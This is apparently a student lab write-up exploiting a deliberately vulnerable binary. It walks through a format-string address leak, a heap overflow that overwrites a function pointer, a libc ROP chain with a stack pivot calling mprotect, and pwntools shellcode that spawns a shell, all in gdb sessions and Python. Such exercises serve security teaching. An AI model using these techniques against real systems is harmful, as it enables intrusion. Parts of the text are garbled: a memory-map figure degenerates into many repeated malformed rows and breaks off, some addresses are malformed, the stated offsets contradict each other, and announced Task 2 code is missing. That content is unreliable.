

Task 1: leaking win() and mprotect() addresses

To begin with this task, I start by using gdb on vuln-64. Once in, I run the commands in the following order:

```
gdb-peda$ b vuln_func
gdb-peda$ r
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
38      read(STDIN_FILENO, d->buffer, READ_SZ); // 400
gdb-peda$
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
. . .
40      printf(d->buffer);
```

Fig 1.1 - Starting GDB

At this point we are paused right before the printf function. I then find the current address of the win function (in gdb, ASLR is disabled so this is simply to figure out the correct place of the stack to leak using the format string vulnerability):

```
gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffddc0:
  rip = 0x5555555525e in vuln_func (vuln.c:40); saved rip =
0x555555552d4
. . .
```

```

gdb-peda$ x/64x $rsp
0x7fffffffdd90: 0x0000000000000000      0x00005555555592a0
0x7fffffffdda0: 0x0000555555559330      0xbddc561995125000
0x7fffffffddb0: 0x00007fffffffddde0      0x00005555555552d4
. . .

```

Fig. 1.2 - Finding which stack argument to leak

The saved rip here is the instruction pointer we need which is 0x5555555552d4. I then examine the stack to look for it and find it. With some trial and error, I figure out that the argument # 1 should input to leak the return address in actual execution is 11. In the task1.py file, we will use this information to send the correct input for the format string to leak the address later.

Now that we have the vuln_func return address, we need to calculate the offset of the beginning of the win() function from it so we can leak the win() address in execution. To find the address of win and the offset from the vuln_func return address, in gdb I run the following commands:

```

gdb-peda$ disass vuln_func
. . .
0x00005555555552ab <+168>:    ret
End of assembler dump.
gdb-peda$ disass win
Dump of assembler code for function win:
0x0000555555555189 <+0>:      push    rbp
. . .

```

Fig. 1.3 - Finding offset from win to vuln_func return address

With both of these addresses, I use a hexadecimal calculator to find the offset:

$0x00005555555552ab - 0x0000555555555189 = 0x122$ (this is 290 in decimal) (more on this later)

Now we can calculate the address of win at runtime every single execution, no matter if ASLR is used.

To find the address of mprotect, we will run gdb on the libc executable and search for mprotect:

```

gdb /lib/x86_64-linux-gnu/libc.so.6
gdb-peda$ p mprotect
$1 = {void (void)} 0x1010f0 <__GI_mprotect>

```

Fig. 1.4 - Finding offset from beginning of libc to mprotect


The address we get here is the offset from the beginning of libc to the mprotect function. We will then in the task1.py file add the offset to the beginning address of libc and then we are finished with task 1. Here are the relevant lines of python code:

```
#get address of win()
io.sendline(b'%11$p')
vfunc_ret_addr = int(io.recvline(), 16)

win_addr = hex(vfunc_ret_addr - win_offset)

#get address of mprotect()
libc = io.libs()['/usr/lib/x86_64-linux-gnu/libc.so.6']
mprotect_addr = hex(libc + 0x1010f0)
```

Fig. 1.5 - Leaking addresses in task1.py



```
(kali@kali)-[~/project]
$ python3 task1.py
[+] Starting local process './vuln-64': pid 123798
vfunc_ret: 0x55b97ec602d4
win: 0x55b97ec60189
mprotect: 0x7fdd34a1a0f0
[*] Stopped process './vuln-64' (pid 123798)

(kali@kali)-[~/project]
$ python3 task1.py
[+] Starting local process './vuln-64': pid 123851
vfunc_ret: 0x5621400302d4
win: 0x562140030189
mprotect: 0x7f0752d060f0
[*] Stopped process './vuln-64' (pid 123851)

(kali@kali)-[~/project]
$
```

Fig. 1.6 - Proof of leaked addresses

It's important to note that my original offset was incorrect so using the gdb.attach tool in pwntools, I was able to figure out that the correct offset was actually 331.

Anyways, above is the screenshot showing that the output changes between executions, concluding task 1.

Task 2: exploiting buffer overflow

For this task, I started by running gdb and taking a look at the heap to see where the data struct and fp struct are stored. First I start gdb on the executable and run the following commands:

```
gdb-peda$ b vuln_func
gdb-peda$ r
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
38      read(STDIN_FILENO, d->buffer, READ_SZ); // 400
gdb-peda$ n
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
. . .
40      printf(d->buffer);
```

Fig. 2.1 - Starting GDB

Knowing the name of both allocated structs: d for the data struct and f for the function pointer struct, I check the addresses of both:

```
gdb-peda$ x/32xw d
0x555555592a0: 0x41414141      0x41414141      0x41414141
. . .
gdb-peda$ x/32xw f
0x55555559330: 0x555551c6      0x00005555      0x00000000
. . .
```

Fig. 2.2 - Finding offset from d struct to f struct

From the start of the data structure (where the buffer that we write into is stored) to the function pointer, there is an offset of 144 bytes. Using this, I'm able to generate a payload that will pad 144 characters until the beginning of the function pointer at which point I will extend the payload to include the address of the win function so it can overwrite the previous function pointer. This is some of the code from the task2.py file (getting the win function address is the same as task 1 so it is omitted):

Task 3: enabling WaX

For this task, I need to assemble a couple gadgets to help call the `mprotect` function. In order to do this, I need the function pointer in the `f` struct to be overwritten with a gadget that will move the stack pointer from the stack onto the heap, specifically the beginning of the `d` struct's buffer. The method in which I leak addresses follows the same as the other tasks.

Essentially the payload I need to load has to consist of the gadgets to load in the arguments for the `mprotect` function, the `mprotect` function's address, the stack pivoting gadget and the `vuln_func`'s return address so we can continue running the program for the next task.

Using ROPgadget, I am able to look for most of the gadgets I need. To do this, I run the commands:

```
ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdi ; ret"
0x00000000000027c5 : pop rdi ; ret

ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rsi ; ret"
0x0000000000002949 : pop rsi ; ret

ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdx ; ret"
. . .
0x000000000000fd6d : pop rdx ; ret
. . .
```

Fig. 3.1 - Finding gadgets

The addresses returned are actually the offset from the beginning of the library so we can calculate them at run-time using the `libs()` function which returns the start address of `libc` in the binary.

The next gadget we need is one that will move the stack pointer from the stack (an area we do not control) to the heap (an area we do control). Loaded alongside with the `vuln.c` program is `aux.s`, a short program which contains the exact gadget we need. We can search for where it is by using `gdb`'s `disass` tool. The command `disass stack_pivot` reveals the address for it. The problem is the same with finding the address of the `win` function in tasks 1 and 2 so at runtime we need to calculate its dynamic address. For this, the same method of finding its offset from the `vuln_func` return address (which is stored on the stack) and using that constant to calculate where it is with ASLR activated.

Now, because we have everything we need, we can start to assemble the payload. The first part of the payload should be the register loading gadgets each followed by the arguments we want to supply. Next is the `mprotect` function address, then the `vuln_func` return address so

we can continue executing the program after changing memory page permissions. After an offset from wherever we are in the buffer to the function pointer, we append the address of the `stack_pivoting` gadget. This is what the payload is structured like:

`[pop_rdi address][pop_rdi arg][pop_rsi address][pop_rsi arg][pop_rdx address][pop_rdx arg][mprotect address][vuln_func return address][A (repeats 80 times)][stack_pivot address]`.

Below we can see that on the left, the `mprotect` function is correctly called and on the right, it successfully returns back to main and gave our memory page in the heap execute permissions:

```

Shell No. 1
File Actions Edit View Help
RSP: 0x561b3e0102d8 → 0x561b3d6662d4 (<main+40>): jmp 0x561b3d6662ca <main+3
0>
RIP: 0x7f97787ce0f0 (<__GI_mprotect>: mov eax,0xa)
R8 : 0x7
R9 : 0x561b3e0102a0 → 0x7f97786f4c65 (<icov+197>: pop rdi)
R10: 0x5555fbeb17bf3f5
R11: 0x246
R12: 0x0
R13: 0x7fff6988ecf8 → 0x7fff6988f2d4 ("COLORFGBG=15;0")
R14: 0x561b3d666d98 → 0x561b3d666140 (<_do_global_ctors_aux>: endbr64)
R15: 0x7f97788fa000 → 0x7f97788fb2d0 → 0x561b3d6665000 → 0x10102464c457f
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[Legend: code, data, rodata, value]
0x7f97787ce0e0 <__GI_munmap+32>: ret
0x7f97787ce0e1: cs nop WORD PTR [rax+rax+1+0x0]
0x7f97787ce0e2: nop DWORD PTR [rax+rax+1+0x0]
⇒ 0x7f97787ce0f0 <__GI_mprotect>: mov eax,0xa
0x7f97787ce0f5 <__GI_mprotect+5>: syscall
0x7f97787ce0f7 <__GI_mprotect+7>: cmp rax,0xffffffffffff0001
0x7f97787ce0fd <__GI_mprotect+13>: jae 0x7f97787ce100 <__GI_mprotect+16>
0x7f97787ce0ff <__GI_mprotect+15>: ret
[Legend: code, data, rodata, value]
0000 | 0x561b3e0102d8 → 0x561b3d6662d4 (<main+40>): jmp 0x561b3d6662ca <main+3
0>
0008 | 0x561b3e0102e0 ('A' <repeats 80 times>, "\326bf-\033V")
0016 | 0x561b3e0102e8 ('A' <repeats 72 times>, "\326bf-\033V")
0024 | 0x561b3e0102f0 ('A' <repeats 64 times>, "\326bf-\033V")
0032 | 0x561b3e0102f8 ('A' <repeats 56 times>, "\326bf-\033V")
0040 | 0x561b3e010300 ('A' <repeats 48 times>, "\326bf-\033V")
0048 | 0x561b3e010308 ('A' <repeats 40 times>, "\326bf-\033V")
0056 | 0x561b3e010310 ('A' <repeats 32 times>, "\326bf-\033V")
[Legend: code, data, rodata, value]
Breakpoint 1.1, __GI_mprotect () at ../sysdeps/unix/syscall-template.S:117
117 ../sysdeps/unix/syscall-template.S: No such file or directory.
$1 = 0x561b3e010000
$2 = 0x1000
$3 = 0x7
gdb-peda$

```

Fig. 3.2 - mprotect function called

```

Shell No. 1
File Actions Edit View Help
Start Addr      End Addr      Size      Offset      Perms  objfile
ect/vuln-64     0x561b3d665000 0x561b3d667000 0x1000      0x0        r--p  /home/kali/proj
ect/vuln-64     0x561b3d666000 0x561b3d667000 0x1000      0x1000     r-xp  /home/kali/proj
ect/vuln-64     0x561b3d667000 0x561b3d668000 0x1000      0x2000     r--p  /home/kali/proj
ect/vuln-64     0x561b3d668000 0x561b3d669000 0x1000      0x3000     r--p  /home/kali/proj
ect/vuln-64     0x561b3d669000 0x561b3d66a000 0x1000      0x4000     rw-p  /home/kali/proj
ect/vuln-64     0x561b3e010000 0x561b3e011000 0x1000      0x0        rwxp  [heap]
ect/vuln-64     0x561b3e011000 0x561b3e012000 0x1000      0x0        rwxp  [heap]
ect/vuln-64     0x7f97786ca000 0x7f97786cd000 0x3000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786cd000 0x7f97786cf000 0x3000      0x0        r--p  /usr/lib/x86_64
ect/vuln-64     0x7f97786cf000 0x7f97786d0000 0x2000      0x0        r--p  /usr/lib/x86_64
ect/vuln-64     0x7f97786d0000 0x7f97786d1000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d1000 0x7f97786d2000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d2000 0x7f97786d3000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d3000 0x7f97786d4000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d4000 0x7f97786d5000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d5000 0x7f97786d6000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d6000 0x7f97786d7000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d7000 0x7f97786d8000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d8000 0x7f97786d9000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786d9000 0x7f97786da000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786da000 0x7f97786db000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786db000 0x7f97786dc000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786dc000 0x7f97786dd000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786dd000 0x7f97786de000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786de000 0x7f97786df000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786df000 0x7f97786e0000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e0000 0x7f97786e1000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e1000 0x7f97786e2000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e2000 0x7f97786e3000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e3000 0x7f97786e4000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e4000 0x7f97786e5000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e5000 0x7f97786e6000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e6000 0x7f97786e7000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e7000 0x7f97786e8000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e8000 0x7f97786e9000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786e9000 0x7f97786ea000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786ea000 0x7f97786eb000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786eb000 0x7f97786ec000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786ec000 0x7f97786ed000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786ed000 0x7f97786ee000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786ee000 0x7f97786ef000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786ef000 0x7f97786f0000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f0000 0x7f97786f1000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f1000 0x7f97786f2000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f2000 0x7f97786f3000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f3000 0x7f97786f4000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f4000 0x7f97786f5000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f5000 0x7f97786f6000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f6000 0x7f97786f7000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f7000 0x7f97786f8000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f8000 0x7f97786f9000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786f9000 0x7f97786fa000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786fa000 0x7f97786fb000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786fb000 0x7f97786fc000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786fc000 0x7f97786fd000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786fd000 0x7f97786fe000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786fe000 0x7f97786ff000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f97786ff000 0x7f9778700000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778700000 0x7f9778701000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778701000 0x7f9778702000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778702000 0x7f9778703000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778703000 0x7f9778704000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778704000 0x7f9778705000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778705000 0x7f9778706000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778706000 0x7f9778707000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778707000 0x7f9778708000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778708000 0x7f9778709000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778709000 0x7f977870a000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977870a000 0x7f977870b000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977870b000 0x7f977870c000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977870c000 0x7f977870d000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977870d000 0x7f977870e000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977870e000 0x7f977870f000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977870f000 0x7f9778710000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778710000 0x7f9778711000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778711000 0x7f9778712000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778712000 0x7f9778713000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778713000 0x7f9778714000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778714000 0x7f9778715000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778715000 0x7f9778716000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778716000 0x7f9778717000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778717000 0x7f9778718000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778718000 0x7f9778719000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778719000 0x7f977871a000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977871a000 0x7f977871b000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977871b000 0x7f977871c000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977871c000 0x7f977871d000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977871d000 0x7f977871e000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977871e000 0x7f977871f000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977871f000 0x7f9778720000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778720000 0x7f9778721000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778721000 0x7f9778722000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778722000 0x7f9778723000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778723000 0x7f9778724000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778724000 0x7f9778725000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778725000 0x7f9778726000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778726000 0x7f9778727000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778727000 0x7f9778728000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778728000 0x7f9778729000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778729000 0x7f977872a000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977872a000 0x7f977872b000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977872b000 0x7f977872c000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977872c000 0x7f977872d000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977872d000 0x7f977872e000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977872e000 0x7f977872f000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977872f000 0x7f9778730000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778730000 0x7f9778731000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778731000 0x7f9778732000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778732000 0x7f9778733000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778733000 0x7f9778734000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778734000 0x7f9778735000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778735000 0x7f9778736000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778736000 0x7f9778737000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778737000 0x7f9778738000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778738000 0x7f9778739000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778739000 0x7f977873a000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977873a000 0x7f977873b000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977873b000 0x7f977873c000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977873c000 0x7f977873d000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977873d000 0x7f977873e000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977873e000 0x7f977873f000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977873f000 0x7f9778740000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778740000 0x7f9778741000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778741000 0x7f9778742000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778742000 0x7f9778743000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778743000 0x7f9778744000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778744000 0x7f9778745000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778745000 0x7f9778746000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778746000 0x7f9778747000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778747000 0x7f9778748000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778748000 0x7f9778749000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778749000 0x7f977874a000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977874a000 0x7f977874b000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977874b000 0x7f977874c000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977874c000 0x7f977874d000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977874d000 0x7f977874e000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977874e000 0x7f977874f000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977874f000 0x7f9778750000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778750000 0x7f9778751000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778751000 0x7f9778752000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778752000 0x7f9778753000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778753000 0x7f9778754000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778754000 0x7f9778755000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778755000 0x7f9778756000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778756000 0x7f9778757000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778757000 0x7f9778758000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778758000 0x7f9778759000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778759000 0x7f977875a000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977875a000 0x7f977875b000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977875b000 0x7f977875c000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977875c000 0x7f977875d000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977875d000 0x7f977875e000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977875e000 0x7f977875f000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977875f000 0x7f9778760000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778760000 0x7f9778761000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778761000 0x7f9778762000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778762000 0x7f9778763000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778763000 0x7f9778764000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778764000 0x7f9778765000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778765000 0x7f9778766000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778766000 0x7f9778767000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778767000 0x7f9778768000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778768000 0x7f9778769000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f9778769000 0x7f977876a000 0x1000      0x0        rwxp  /usr/lib/x86_64
ect/vuln-64     0x7f977876a000 0x7f977876b000 0x1
```

Task 4: Arbitrary Code Execution

This task, while it seems like a large leap from the previous one, actually only calls for minor changes in the task3 code/thought process. For the sake of brevity, I won't repeat any of the beginning steps as they follow exactly the same in task 3.

The first difference is that instead of returning to the `vuln_func`'s return address, we need to point the program towards the beginning of our shellcode. To do this, I use the following lines of code in the python script:

```
# Leaking heap_page address
io.sendline(b'%5$p')
heap_ref = io.recvline()
sc_start = int(heap_ref, 16) + 64
heap_page = int(heap_ref[:-4] + b'000', 16)
```

Fig. 4.1 - Setting up heap address variables

The `heap_ref` variable stores the leaked address of the `d` struct, `sc_start` is meant to calculate the beginning of the shellcode, and `heap_page` is the address of the memory page we wish to make executable.

```
#creating null-free shellcode, then adding exit syscall
sc = shellcraft.amd64.linux.sh()
sc += 'xor rax, rax\n mov al, 0x3c\n xor rdx, rdx\n syscall'

#with added shellcode, offset changes by 58 bytes
offset = b'A' * 22 #80 - 58 = 22
```

Fig. 4.2 - Creating Shellcode

Here is the creation of the shellcode using pwntools. The second line is meant to add the exit system call so we can prevent the program from crashing.

To help visualize what I'm doing with the last line I'll draw a picture:

Task 3 Payload

$\&buf: [\text{gadget} + \text{args}] [\text{mprotect}] [\text{vf_ret}] \rightarrow$
 $\rightarrow [\underbrace{AAA...A}_{80B}] [\text{stack_pivot}]$

Task 4 Payload

$\&buf: [\text{gadget}] [\text{mprotect}] [\underbrace{\text{[sc_start] shellcode}_{58B}}_{\text{58B}}] \rightarrow$
 $\rightarrow [\underbrace{AAA...A}_{22B}] [\text{stack_pivot}]$

Fig. 4.3 - Visualization of payload structure

